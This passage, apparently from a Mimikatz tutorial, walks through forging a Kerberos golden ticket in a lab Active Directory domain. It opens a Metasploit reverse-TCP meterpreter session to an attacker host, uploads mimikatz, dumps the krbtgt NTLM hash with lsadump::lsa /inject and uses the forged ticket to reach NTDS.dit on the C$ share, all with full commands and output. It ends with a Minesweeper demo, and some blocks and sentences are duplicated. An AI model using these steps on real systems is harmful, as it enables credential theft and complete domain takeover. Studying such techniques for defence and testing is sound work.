
And now we have it all that we need to generate the Ticket.

Syntax: Kerberos::golden /domain:[Domain] /sid:[SID] /rc4:[NTLM Hash] /user:[Username To Create] /id:500 /ptt

```
kerberos::golden /domain:PAVAN.LOCAL /sid:S-1-5-21-1118594253-693012904-2765600535 /rc4:9a7a6f22651d6a0fcc6e6a0c723c9cb0 /user:hacker /id:500 /ptt
```

Here I am creating the golden key for a user named '**hacker**'; you can use any of the existing users of the Domain or create a new one.

I am using the [/ppt] option to pass the ticket in the current session.



Now run the command prompt to the access of Share Folder and execute given below command:


```
pushd \\WINSERVER01\c$
```

Now we are in Z: drive execute given below command for NT directory services

```
cd WINDOWS\NTDS
```

```
DIR
```

As you can see that we get the access to the shared folder which cannot be accessed without Admin Access but we had obtained it without using CMD as administrator. From given below image you can observe that it is showing 8 files and 2 folders.



Remotely Generating Golden Ticket

Attacker: Kali

Victim: Windows Server 2012 R2

Firstly, get a Meterpreter Access of the Server:

```
msf > use multi/handler
msf exploit(multi/handler) > set lhost 192.168.1.131
lhost => 192.168.1.131
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.131:4444
[*] Sending stage (205891 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.131:4444 -> 192.168.1.6:56557) at
18-02-27 21:50:50 +0530

meterpreter >
```

Once gaining the meterpreter upload the mimikatz folder to the victim system using the command

```
upload -r /root/Desktop/mimi c:\
```

Remember to **use -r** so that upload command uploads recursively.

```
meterpreter > upload -r /root/Desktop/mimi c:\
[*] uploading  : /root/Desktop/mimi/mimicom.idl -> c:\\mimicom.idl
[*] uploaded   : /root/Desktop/mimi/mimicom.idl -> c:\\mimicom.idl
[*] mirroring  : /root/Desktop/mimi/Win32 -> c:\\Win32
[*] uploading  : /root/Desktop/mimi/Win32/mimidrv.sys -> c:\\Win32\mim
[*] uploaded   : /root/Desktop/mimi/Win32/mimidrv.sys -> c:\\Win32\mim
[*] uploading  : /root/Desktop/mimi/Win32/mimikatz.exe -> c:\\Win32\mi
[*] uploaded   : /root/Desktop/mimi/Win32/mimikatz.exe -> c:\\Win32\mi
[*] uploading  : /root/Desktop/mimi/Win32/mimilove.exe -> c:\\Win32\mi
[*] uploaded   : /root/Desktop/mimi/Win32/mimilove.exe -> c:\\Win32\mi
[*] uploading  : /root/Desktop/mimi/Win32/mimilib.dll -> c:\\Win32\mim
[*] uploaded   : /root/Desktop/mimi/Win32/mimilib.dll -> c:\\Win32\mim
[*] mirrored   : /root/Desktop/mimi/Win32 -> c:\\Win32
```

Open the shell and extract Domain using **ipconfig /all**

```
C:\Users\Administrator\Downloads>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Test_Server
   Primary Dns Suffix  . . . . . . . : pavan.loc
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : pavan.loc
```

And SID using the **whoami /user**

```
C:\Users\Administrator\Downloads>whoami /user
whoami /user

USER INFORMATION
----------------

User Name           SID
=================== ============================================
pavan\administrator S-1-5-21-97841242-3460736137-492355079-500
```

Now go to the location where we uploaded the mimikatz earlier and run **mimikatz.exe** as shown below

```
C:\Users\Administrator\Downloads>cd C:\x64\
cd C:\x64\

C:\x64>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on Feb  5 2018 02:08:38
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz #
```

Now let's extract the **krbtgt NTLM hash** using the following command

```
lsadump::lsa /inject /name:krbtgt
```

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : PAVAN / S-1-5-21-97841242-3460736137-492355079

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : e847d2e54044172830e3e3a6b8438853
    LM   :
  Hash NTLM: e847d2e54044172830e3e3a6b8438853
    ntlm- 0: e847d2e54044172830e3e3a6b8438853
    lm  - 0: faf57181beaae56356887f3c7a46d467

 * WDigest
    01  20851c81fe49556bdc6cb64e9f85c3e6
    02  f602171b3f8173ee25b3dab1aa7abca7
    03  d5c777514f1f5c2d4845f460e854e5fe
    04  20851c81fe49556bdc6cb64e9f85c3e6
    05  f602171b3f8173ee25b3dab1aa7abca7
    06  1581f661e531315d90f4c403b08e3670
    07  20851c81fe49556bdc6cb64e9f85c3e6
    08  7dc9f6f564eae0c8028c3943fffd237f
    09  7dc9f6f564eae0c8028c3943fffd237f
    10  810f877ebfc630dbfdac5af3b77b5771
    11  37213412be5798647ff8b28cde48057b
    12  7dc9f6f564eae0c8028c3943fffd237f
    13  f315f831cde2bfe3c27c6f2acad41320
    14  37213412be5798647ff8b28cde48057b
    15  4c53fe212df16850e73223e5cf573086
```

Now using all the information extracted let's generate a golden ticket in the same way we did above.

```
kerberos::golden /domain:pavan.loc /sid:S-1-5-21-97841242-
3460736137-492355079 /rc4:e847d2e54044172830e3e3a6b8438853
/user:Hacker /id:500 /ptt
```

```
mimikatz # kerberos::golden /domain:pavan.loc /sid:S-1-5-21-97841242-3460736137-
492355079 /rc4:e847d2e54044172830e3e3a6b8438853 /user:Hacker /id:500 /ptt
User      : Hacker
Domain    : pavan.loc (PAVAN)
SID       : S-1-5-21-97841242-3460736137-492355079
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: e847d2e54044172830e3e3a6b8438853 - rc4_hmac_nt
Lifetime  : 2/27/2018 3:21:22 PM ; 2/25/2028 3:21:22 PM ; 2/25/2028 3:21:22 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
```

Now let's take the access of Share Folder and as you can see that we get access to the shared folder which cannot be accessed without Admin Access.

Hence, we successfully generated a golden ticket in a Windows Server Remotely via Kali


```
mimikatz # kerberos::golden /domain:pavan.loc /sid:S-1-5-21-97841242-3460736137-
492355079 /rc4:e847d2e54044172830e3e3a6b8438853 /user:Hacker /id:500 /ptt
User      : Hacker
Domain    : pavan.loc (PAVAN)
SID       : S-1-5-21-97841242-3460736137-492355079
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: e847d2e54044172830e3e3a6b8438853 - rc4_hmac_nt
Lifetime  : 2/27/2018 3:21:22 PM ; 2/25/2028 3:21:22 PM ; 2/25/2028 3:21:22 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
```

Now let's take the access of Share Folder and as you can see that we get access to the shared folder which cannot be accessed without Admin Access.


Hence, we successfully generated a golden ticket in a Windows Server Remotely via Kali

```
C:\Users\Administrator\Desktop>pushd \\Test_Server\c$
pushd \\Test_Server\c$

Z:\>cd WINDOWS\NTDS
cd WINDOWS\NTDS

Z:\Windows\NTDS>dir
dir
 Volume in drive Z has no label.
 Volume Serial Number is D4F0-C310

 Directory of Z:\Windows\NTDS

02/27/2018  02:36 PM    <DIR>          .
02/27/2018  02:36 PM    <DIR>          ..
02/27/2018  02:36 PM             8,192 edb.chk
02/27/2018  02:36 PM        10,485,760 edb.log
02/27/2018  12:57 PM        10,485,760 edb00002.log
02/27/2018  12:51 PM        10,485,760 edbres00001.jrs
02/27/2018  12:51 PM        10,485,760 edbres00002.jrs
02/27/2018  12:52 PM        10,485,760 edbtmp.log
02/27/2018  02:36 PM        20,987,904 ntds.dit
02/27/2018  02:36 PM         2,113,536 temp.edb
               8 File(s)     75,538,432 bytes
               2 Dir(s)  53,763,665,920 bytes free

Z:\Windows\NTDS>
```


Hack the Minesweeper Game

We all have played Minesweeper Game, and it is tough to get all the mines right but those days of worry are over. To show that the Mimikatz is a powerful but a playful Tool, here I will hack the minesweeper game using Mimikatz.

Firstly, open Mimikatz of your respective architecture.




And then open the Minesweeper Game




To load minesweeper in the mimikatz by using

```
minesweeper::infos
```


You can see in the above screenshot that the minesweeper grid is shown in the mimikatz shell.



Now click on any Random block on the minesweeper.



Now run the previous command again and now we have locations of mine on the grid.



You can verify this image with the One with Mimikatz shell.

Conclusion

Hence, one can make use of these commands as a cybersecurity professional to assess vulnerabilities on systems and keep these systems away from threat.

References

- https://www.hackingarticles.in/understanding-guide-mimikatz/
- https://github.com/ParrotSec/mimikatz